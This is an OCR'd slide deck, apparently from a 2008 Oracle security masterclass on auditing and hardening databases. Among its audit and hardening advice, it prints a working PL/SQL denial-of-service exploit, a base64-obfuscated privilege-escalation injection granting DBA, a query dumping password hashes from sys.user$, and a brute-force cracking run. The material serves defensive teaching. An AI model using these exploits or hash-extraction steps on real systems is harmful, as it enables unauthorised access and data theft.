


PeteFinnigan.com Limited

Oracle Security Expertise


Skyrr Fall Conference, September 12th 2008

Oracle Security Masterclass

By


Pete Finnigan

Written Tuesday, 9th September 2008




Introduction - Commercial Slide.☹

- PeteFinnigan.com Limited
- Founded February 2003
- CEO Pete Finnigan
- Clients UK, States, Europe
- Specialists in researching and securing Oracle databases providing consultancy and training
- http://www.petefinnigan.com
- Author of Oracle security step-by-step
- Published many papers, regular speaker (UK, USA, Slovenia, Holland, Norway, Iceland, more)
- Member of the Oak Table Network
- I have been doing only Oracle security for 8 years




Agenda

- Part 1 - Overview of oracle security
  - How and why do hackers steal data
  - What are the issues
  - How are databases compromised
- Part 2 - Main body of the master class
  - Conducting a security audit of a database
  - What to look for
  - Examples
  - How to look
  - What tools
- Part 3 - Conclusions
  - What to do when you have a list of problems to fix
  - Deciding what to fix, how to fix, can you fix
  - Basic hardening – i.e. these are the things you should really fix




Overview

- What do I want to achieve today
- Its high level, an audit can take days so we cannot cover it all in around in the short time we have
- Anyone can perform an audit but be realistic at what level
- I want to teach basic ideas
- **Ask questions any time you would like to**
- Try out some of the tools and techniques yourself



What Is Oracle Security?

- **It is about creating a secure database and storing critical / valuable data securely**
- To do this Oracle security is about all of these:
  - Performing a security audit of an Oracle database?
  - Securely configuring an Oracle database?
  - Designing a secure Oracle system before implementation?
  - Using some of the key security features
    - Audit, encryption, RBAC, FGA, VPD…
- What is the state of the industry?



Why Do Hackers Steal Data?

- Data is often the target now not system access; this can be for
- Identity theft to clone identities
- Theft of data to access money / banks
- http://www.petefinnigan.com/weblog/archives/00001129.htm - 25 million child benefit identities lost on two discs (not stolen but lost)
- Scarborough & Tweed SQL Injection - http://doj.nh.gov/consumer/pdf/ScarboroughTweed.pdf

The issue is Mrs Smith not Mr DBA

Why Can They Steal Data?


- What are the main categories
  - Security bugs where – (this is simple, patch!!)
    - there are exploits and
    - Where there are no current exploits
  - Configuration issues – (complex, depends on apps)
  - Feature overload – attack surface increase
    - Software installed
    - Schemas installed
  - Defaults – (reduce)
    - Passwords
    - privileges

How Easy Is It To Attack?

- Many and varied attack vectors
- Passwords are the simplest – find, guess, crack
- Bugs that can be exploited
- SQL injection
- Denial of Service
- Exploit poor configuration – access OS files, services
- Network protocol attacks
- Buffer overflows, SQL buffer overflows
- Cursor injection
- More ?


Most sites are here not below (well below as well but that doesn't matter if they are at the top of the list

Example Exploit (1)




```
SQL> grant create session to x identified by x;

Grant succeeded.

SQL> connect x/x
Connected.
SQL> edit
Wrote file afiedt.buf

  1  declare
  2  larry varchar2(32767);
  3  mary varchar2(32767);
  4  begin
  5  larry:='larryellison';
  6  larry:=larry||larry;
  7  larry:=larry||larry;
  8  larry:=larry||larry;
  9  larry:=larry||larry;
 10  larry:=larry||larry;
 11  larry:=larry||larry;
 12  larry:=larry||larry;
 13  mary:='maryann';
 14  mary:=mary||mary;
 15  mary:=mary||mary;
 16  mary:=mary||mary;
 17  mary:=mary||mary;
 18  mary:=mary||mary;
 19  mary:=mary||mary;
 20  mary:=mary||mary;
 21  mary:=mary||mary;
 22  xDb/*Mary*/./*And*/XDB_PITRIG_PKG/*Larry*/./**/PITRIG_DROPMETADATA(mary,larry);
 23* end;
SQL> /
mary varchar2(32767);
     *
ERROR at line 3:
ORA-03113: end-of-file on communication channel


SQL> connect system/manager
ERROR:
ORA-12560: TNS:protocol adapter error


SQL> connect sys/change_on_install as sysdba
ERROR:
ORA-12560: TNS:protocol adapter error
```

Example Exploit 1



[redacted]


Second Example Exploit



```
SQL> sho user
USER is "SCOTT"
SQL> @10g_exploit

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          APP_ROLE                       NO  YES NO
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO


PL/SQL procedure successfully completed.


USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          APP_ROLE                       NO  YES NO
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          DBA                            NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL> |
```

http://www.milw0rm.com/exploits/4572

Second Example Exploit (2)


TextPad - [C:\pete_finnigan_com_ltd\presentations\tools\10g_exploit.sql]
File Edit Search View Tools Macros Configure Window Help

```
select * from user_role_privs;


DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode(
'ZGVjbGFyZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTy
BTQ09UV

Cc7Y29tbWl0O2VuZDs=','WE8ISO8859P1', UTL_ENCODE.BASE64),0);

  SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXRlIDop.U2VlLnUubGF0ZXIp''||dbms_sql.execute('||c2gya2Vy||')
  ||''','DEADBEAF');
END;
/


select * from user_role_privs;
```

Be aware of the payloads

Infinite possibilities mean the source must be blocked

Remember the target is not to get the DBA role!!!

Internal Or External Attacks

- Internal attacks are shown to exceed external attacks in many recent surveys
- The reality is likely to be worse as surveys do not capture all details or all companies
- With Oracle databases external attacks are harder and are likely to involve
  - application injection or
  - Buffer Overflow or
  - Protocol attacks
- Internal attacks could use any method for exploitation. The issues are why:
  - True hackers gain access logically or physically
  - Power users have too many privileges
  - Development staff
  - DBA's

Major Issue Is Excessive Privileges / Features

- Just some examples not everything!
- Public gets bigger – (figures can vary based on install)
  - 9iR2 – 12,132
  - 10gR2 – 21,530 – 77.4% more than 9iR2
  - 11gR1 – 27,461 – 27.5% more than 10gR2
- Many schemas are installed by default
  - 9iR2 @ 30 by default
  - 10gR2 @ 27 by default
  - 11g @ 35 by default

Main Issues To Look For

- Core security issues with the database include:
  - Leaked password hashes
  - Weak passwords and default users
  - Too many features enabled by default
  - Excessive user / schema privileges often
  - No audit enabled to detect issues
  - TNS is an easy target
  - More?

Stay Ahead Of The Hackers

- When deciding what to audit and how to audit a database you must know what to look for:
  - Existing configuration issues and security vulnerabilities are a target
  - Remember hackers don't follow rules
  - Combination attacks (multi-stage / blended) are common
- The solution: Try and think like a hacker – be suspicious


The Access Issue

- A database can only be accessed if you have three pieces of information
  - The IP Address or hostname
  - The Service name / SID of the database
  - A valid username / password
- Lots of sites I see:
  - Deploy tnsnames to all servers and desktops
  - Allow access to servers (no IP blocking)
  - Create guessable SID/Service name
  - Don't change default passwords or set weak ones
  - No form of IP blocking and filtering
- Do not do any of these!

11gR1 has broken this!!


Tools And Info?

- Vulnerabilities and exploits:
  - SecurityFocus – www.securityfocus.com
  - Milw0rm – www.milw0rm.com
  - PacketStorm – www.packetstorm.org
  - FrSirt – www.frsirt.com
  - NIST – http://nvd.nist.gov
  - CERT – www.kb.cert.org/vulns
- Tools – we will cover tools later but some include:
  - Scuba
  - CIS Benchmark
  - RoraScanner



Part 2 – Performing A Database Audit (1)

- Planning and setting up for An Audit
- Starting the audit
- Versions, patches and software
- Enumerate users and find passwords
- File system analysis




Part 2 – Performing A Database Audit (2)

Cont'd…


- Network analysis
- Database configuration
- RBAC and access
- Specialist treatment
- Audit trail analysis

We will discuss some of these areas




Planning An Audit

- Create a simple plan, include
  - The environments to test
  - The tools to use
  - Decide what to test and how "deep"
  - The results to expect
  - Looking forward
  - What are you going to do with the results?
- Don't create "*war and peace*" but provide due diligence, repeatability




The Environment To Be Audited

- This is a key decision
- Which environment should be tested?
- A live production system **MUST** be chosen
- Some elements can be tested in other systems
  - i.e. a complete clone (standby / DR) can be used to assess configuration
  - The file system and networking and key elements such as passwords / users must be tested in production
- Choose carefully



Building A Toolkit

- There are a few standalone tools available
- I would start with manual queries and simple scripts such as:
  - www.petefinnigan.com/find_all_privs.sql
  - www.petefinnigan.com/who_has_priv.sql
  - www.petefinnigan.com/who_can_access.sql
  - www.petefinnigan.com/who_has_role.sql
  - www.petefinnigan.com/check_parameter.sql
- Hand code simple queries as well



Checklists

- There are a number of good checklists:
- CIS Benchmark - http://www.cisecurity.org/bench_oracle.html
- SANS S.C.O.R.E - http://www.sans.org/score/oraclechecklist.php
- Oracle's own checklist - http://www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database_20071108.pdf
- DoD STIG - http://iase.disa.mil/stigs/stig/database-stig-v8r1.zip
- Oracle Database security, audit and control features – ISBN 1-893209-58-X

Keep It Neutral

- All actions must be read only
- Don’t stop / start the database
- Don’t affect the business
- Read only must also not be heavy queries
- Hands-on and not automated is better
- Remember some things cannot be automated well
- Automated tools have issues

Decide The Scope Of The Test

- What is to be tested?
- The checklists provide extensive lists of checks
- My advice: keep it simple to start with
  - Concentrate on the “LOW FRUIT”
  - Key issues
    - Passwords
    - Simple configuration issues
    - RBAC issues

Sorting Access

- Ensure you use a clean PC / Laptop
- Direct SQL*Net access is required
- Direct ssh access to the server is required
- Install a local firewall on the PC
- Virus scan
- Store the data retrieved in an encrypted drive
- Open access only for the audit

Lining Up The Right People

- Before you start the audit you need the right people available to take part
- You also need the right people to give access permissions and assign rights:
  - DBA for account creation
  - DBA for interview
  - Systems admin to allow server access
  - Security manager for policies
  - Applications / DBA team for application knowledge

Results?

- Before you start you should asses what you expect as results
- This drives two things:
  - The scale of the test
  - What you can do with the results
- It should help derive
  - What to test for
  - What to expect
- If you decide in advance its easier to cope with the output (example: if you do a test in isolation and find 200 issues, its highly unlikely anyone will deal with them)

An interesting concept!

Starting The Audit

- Get the laptop
- install tools
- Lock down the laptop
- Connect to the database
  - Test the connection
  - Test some simple queries to establish the correct levels of access
  - I ask for CREATE SESSION, SELECT ANY TABLE, SELECT ANY DICTIONARY only
- Test ssh access to the server
  - Check the require file systems can be accessed
- This is an important step, not being prepared can waste half a day – tell people in advance


Interview Key Staff

- Perform interviews with key staff
  - DBA
  - Security
  - Applications
- Understand
  - Policies
  - Backups
  - How different groups of staff use and access the database
- The checklists include interview questions
- Prepare an interview list to work to (see the CIS benchmark for examples -

Line up the key people in advance

Don't base only on internal policies

Software Installed



You have the following Oracle products installed:

- □ Oracle Database 10g 10.2.0.1.0
  - □ Oracle Net Listener 10.2.0.1.0
  - □ Oracle Database Utilities 10.2.0.1.0
  - □ Database SQL Scripts 10.2.0.1.0

Product Information
Location:
Not Available


□ Show empty homes.

If you want to remove Oracle software, please check the items and click "Remove".

To see the languages installed and other details of a component,select the component and then click "Details".

Look at the installed software and features / functions in the database

Database Version




```
SQL> desc v$version
 Name                                      Null?    Type
 ----------------------------------------- -------- ----------------------------
 BANNER                                             VARCHAR2(80)

SQL> select * from v$version;

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
PL/SQL Release 11.1.0.6.0 - Production
CORE    11.1.0.6.0      Production
TNS for Linux: Version 11.1.0.6.0 - Production
NLSRTL Version 11.1.0.6.0 - Production

SQL> |
```

CPU Patch Status

- DBA_REGISTRY_HISTORY (should work now since Jan 2006 CPU)
- Opatch –lsinventory
- Checksum packages, functions, procedures, libraries, views
  - Rorascanner has example code
  - Some Commercial tools do this
  - Problems – if PL/SQL is not updated in CPU
  - Time based approaches with last_ddl_time
- Ask the DBA we are not trying to break in


User Enumeration



```
C:\pete_finnigan_com_ltd\presentations\tools\oak>
C:\pete_finnigan_com_ltd\presentations\tools\oak>ora-userenum 127.0.0.1 1522 ora
10gr2 users.txt
SYS exists
SYSTEM exists
OULN exists
XDB exists
DBNSMP exists
SCOTT exists
WMSYS exists
CTXSYS exists
MDSYS exists
QS exists
SH exists
DBSNMP exists

C:\pete_finnigan_com_ltd\presentations\tools\oak>
```

From http://www.databasesecurity.com/dbsec/OAK.zip

User Enumeration



```
Typ     USER            Rol     Sys     Ob      Tab     PL      Status
======================================================================
ADM     SYS             49      200     14      870     1327    OPEN
ADM     SYSTEM          3       5       46      153     4       OPEN
DEF     OUTLN           1       3       1       3       1       EXPIRED & LOCKE
DEF     DIP             0       1       0       0       0       EXPIRED & LOCKE
DEF     TSMSYS          1       1       0       1       0       EXPIRED & LOCKE
DEF     ORACLE_OC       0       1       2       0       6       EXPIRED & LOCKE
DEF     DBSNMP          1       4       2       20      7       OPEN
DEF     WMSYS           3       28      12      42      52      EXPIRED & LOCKE
DEF     EXFSYS          1       9       7       47      71      EXPIRED & LOCKE
DEF     CTXSYS          2       7       52      43      133     EXPIRED & LOCKE
DEF     XDB             3       10      13      23      68      EXPIRED & LOCKE
DEF     ANONYMOUS       0       1       12      0       0       EXPIRED & LOCKE
DEF     ORDSYS          1       13      14      68      87      EXPIRED & LOCKE
DEF     ORDPLUGIN       0       10      2       0       10      EXPIRED & LOCKE
DEF     SI_INFORM       0       1       0       0       0       EXPIRED & LOCKE
DEF     MDSYS           2       18      30      108     239     EXPIRED & LOCKE
DEF     OLAPSYS         2       13      41      126     89      EXPIRED & LOCKE
DEF     MDDATA          2       1       0       0       0       EXPIRED & LOCKE
DEF     SPATIAL_W       3       8       0       0       0       EXPIRED & LOCKE
DEF     SPATIAL_C       3       8       0       0       0       EXPIRED & LOCKE
DEF     WKSYS           7       59      32      56      50      EXPIRED & LOCKE
DEF     WKPROXY         0       3       0       0       0       EXPIRED & LOCKE
DEF     WK_TEST         2       0       0       13      0       EXPIRED & LOCKE
ADM     SYSMAN          2       7       19      681     387     OPEN
DEF     MGMT_VIEW       1       0       4       0       0       OPEN
APX     FLOWS_FIL       0       0       6       1       0       EXPIRED & LOCKE
APX     APEX_PUBL       0       1       11      0       0       EXPIRED & LOCKE
APX     FLOWS_030       3       28      98      212     371     EXPIRED & LOCKE
DEF     OWBSYS          10      23      43      0       0       EXPIRED & LOCKE
SAM     SCOTT           2       2       0       4       0       OPEN
SAM     HR              1       7       1       7       2       EXPIRED & LOCKE
SAM     OE              2       7       14      10      1       EXPIRED & LOCKE
SAM     IX              5       17      11      15      0       EXPIRED & LOCKE
SAM     SH              3       12      4       17      0       EXPIRED & LOCKE
SAM     PM              2       1       10      2       0       EXPIRED & LOCKE
DEF     BI              1       9       23      0       0       EXPIRED & LOCKE
---     PETE            2       1       1       0       0       OPEN
---     BILL            2       1       1       0       0       OPEN
DEF     XS$NULL         0       0       0       0       0       EXPIRED & LOCKE
======================================================================
Typ     USER            Rol     Sys     Ob      Tab     PL      Status

PL/SQL procedure successfully completed.

SQL>
```

Auditing Passwords

- Three types of checks (ok 4)
  - Password=username
  - Password=default password
  - Password=dictionary word
  - Password is too short
- Default check tools or password cracker?
- Password cracker
  - http://soonerorlater.hu/index.khtml?article_id=513
  - http://www.red-database-security.com/software/checkpwd.html
  - http://www.toolcrypt.org/tools/orabf/orabf-v0.7.6.zip

Password Cracker (1)

Run in SQL*Plus

http://soonerorlater.hu/download/woraauthbf_src_0.2.zip

http://soonerorlater.hu/download/woraauthbf_0.2.zip


```
Select u.name||':'||u.password
   ||':'||substr(u.spare4,3,63)
   ||':'||d.name||':‘
   ||sys_context('USERENV','SERVER_HOST')||':'
from sys.user$ u, sys.V_$DATABASE d where u.type#=1;
```

Create a text file with the results – mine is called 11g_test.txt

```
SCOTT:9B5981663723A979:71C46D7FD2AB8A607A93489E899C0
   8FFDA75B147030761978E640EF57C35:ORA11G:vostok:
```

Then run the cracker

Password Cracker (2)



```
C:\laszlo\release_code_cracker\woraauthbf_0.2>woraauthbf -p 11g_test2.txt -t 11g
10g -m 5 -c alphanum
The number of processors: 2
Number of pwds to check: 60466176
Number of pwds to check by thread: 30233088
Password file: 11g_test2.txt, charset: alphanum, maximum length: 5, type: 11g10g

Start: 0 End: 30233088
Start: 30233088 End: 60466176
Password found: SCOTT:Cra3k:ORA11G:vostok
Elpased time: 11s
Checked passwords: 11070392
Password / Second: 1006399

C:\laszlo\release_code_cracker\woraauthbf_0.2>_
```

As you can see the password is found – running at over 1million hashes per second

